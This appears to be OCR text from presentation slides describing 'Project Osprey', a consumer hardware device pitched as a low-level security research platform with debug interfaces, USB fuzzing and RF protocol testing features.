
Project “Osprey”

- Hardware will be “closed” but…
- can be re-purposed as a hardware platform for “low-level” security research (subsidized by it’s use as consumer prod)
- FEATURES FOR RESEARCHERS:
  - Access to Tag Connect Programming Interface
  - Various “versions” via firmware builds
    - USB device-host interface (for fuzzing)
    - “Bus Pirate” replacement (UART, i2C, SPI, maybe JTAG)
    - A fully assembled attack platform for RF devices: NFC, SimpliciTI, Zigbee, etc.


Project "Osprey": Features For Researchers




Project "Osprey": Features For Researchers



